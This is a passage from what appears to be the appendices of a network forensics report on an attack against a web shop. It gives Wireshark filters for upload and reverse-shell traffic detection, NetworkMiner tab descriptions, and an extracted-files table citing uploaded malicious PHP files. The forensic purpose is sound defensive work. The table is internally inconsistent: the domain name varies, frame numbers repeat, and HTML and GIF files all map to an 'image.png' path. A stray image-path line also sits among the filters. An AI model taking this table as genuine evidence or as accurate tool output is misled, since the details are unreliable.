Average bits/s	1,313	3,419	—

Appendix B: Wireshark Filters Used

File Upload Detection:


`http.request.method == "POST"`

`http.request.method == "GET"`



Reverse Shell Traffic:

tcp.port == 8080



NetworkMiner Equivalent Actions:

- Sessions Tab: View all TCP/HTTP sessions sorted by packets or bytes
- Hosts Tab: Identify all communicating endpoints with OS fingerprinting
- Files Tab: Extract and analyze HTTP objects and uploaded files
- Messages Tab: Review HTTP request/response pairs
- Credentials Tab: Check for any captured authentication data

Appendix C: Evidence Screenshots

Note: The following screenshots from NetworkMiner 3.1 are included as forensic evidence:

- 1. Files Tab Screenshot** - Showing extracted HTTP objects including uploaded malicious PHP files (image.php, image.jpg.php) and legitimate website resources from shoporoma.com

Name	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstructed file path	Details
8	index[1].html	html	809 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 43848	HttpGetNormal	2022-11-30 18:43:28 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/index.html
9	favicon.ico[3].html	html	275 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 43848	HttpGetNormal	2022-11-30 18:43:28 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/favicon.ico
11	index[1].html	html	1260 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 43848	HttpGetNormal	2022-11-30 18:43:32 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/index.html
15	index[2].html	html	1501 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 48986	HttpGetNormal	2022-11-30 18:43:41 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/index.html
43	index[3].html	html	825 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 48986	HttpGetNormal	2022-11-30 18:43:46 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/index.html
53	image[3].png	png	102 B	117.11.88.124	TCP 80	24.49.63.79 (shopperma.com)		TCP 48786	HttpPutNormal	2022-11-30 18:43:51 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
53	upload.php[5].html	html	20 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 48786	HttpGetNormal	2022-11-30 18:43:51 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
63	image.png[3].png	png	102 B	117.11.88.124	TCP 80	24.49.63.79 (shopperma.com)		TCP 48786	HttpPutNormal	2022-11-30 18:43:51 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
63	upload.php[5].html	html	26 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 47580	HttpGetNormal	2022-11-30 18:44:18 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
79	upload[3].html	html	275 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 36270	HttpGetNormal	2022-11-30 18:44:25 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
83	upload[3].html	html	275 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 35340	HttpGetNormal	2022-11-30 18:44:31 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
83	index[1].html	html	275 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 35340	HttpGetNormal	2022-11-30 18:44:31 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
103	upload[3].html	html	328 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 35118	HttpGetNormal	2022-11-30 18:44:41 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
107	index[5].html	html	974 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 35118	HttpGetNormal	2022-11-30 18:44:43 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
109	image[5].gif	gif	148 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 35118	HttpGetNormal	2022-11-30 18:44:43 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
114	image[5].gif	gif	216 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 35118	HttpGetNormal	2022-11-30 18:44:43 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
121	image[5].gif	gif	309 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 35118	HttpGetNormal	2022-11-30 18:44:43 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
126	index[7].html	html	974 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 45256	HttpGetNormal	2022-11-30 18:45:16 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
130	index[7].html	html	148 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 45256	HttpGetNormal	2022-11-30 18:45:16 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
135	image[7].gif	gif	216 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 45256	HttpGetNormal	2022-11-30 18:45:16 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png
180	image[7].gif	gif	309 B	24.49.63.79 (shopperma.com)	TCP 80	117.11.88.124		TCP 45256	HttpGetNormal	2022-11-30 18:45:16 UTC+00	/home/tesdesh/acc/chain/NetworkMiner/Assemble/shopperma.com/image.png

Appendix D: REFERENCES

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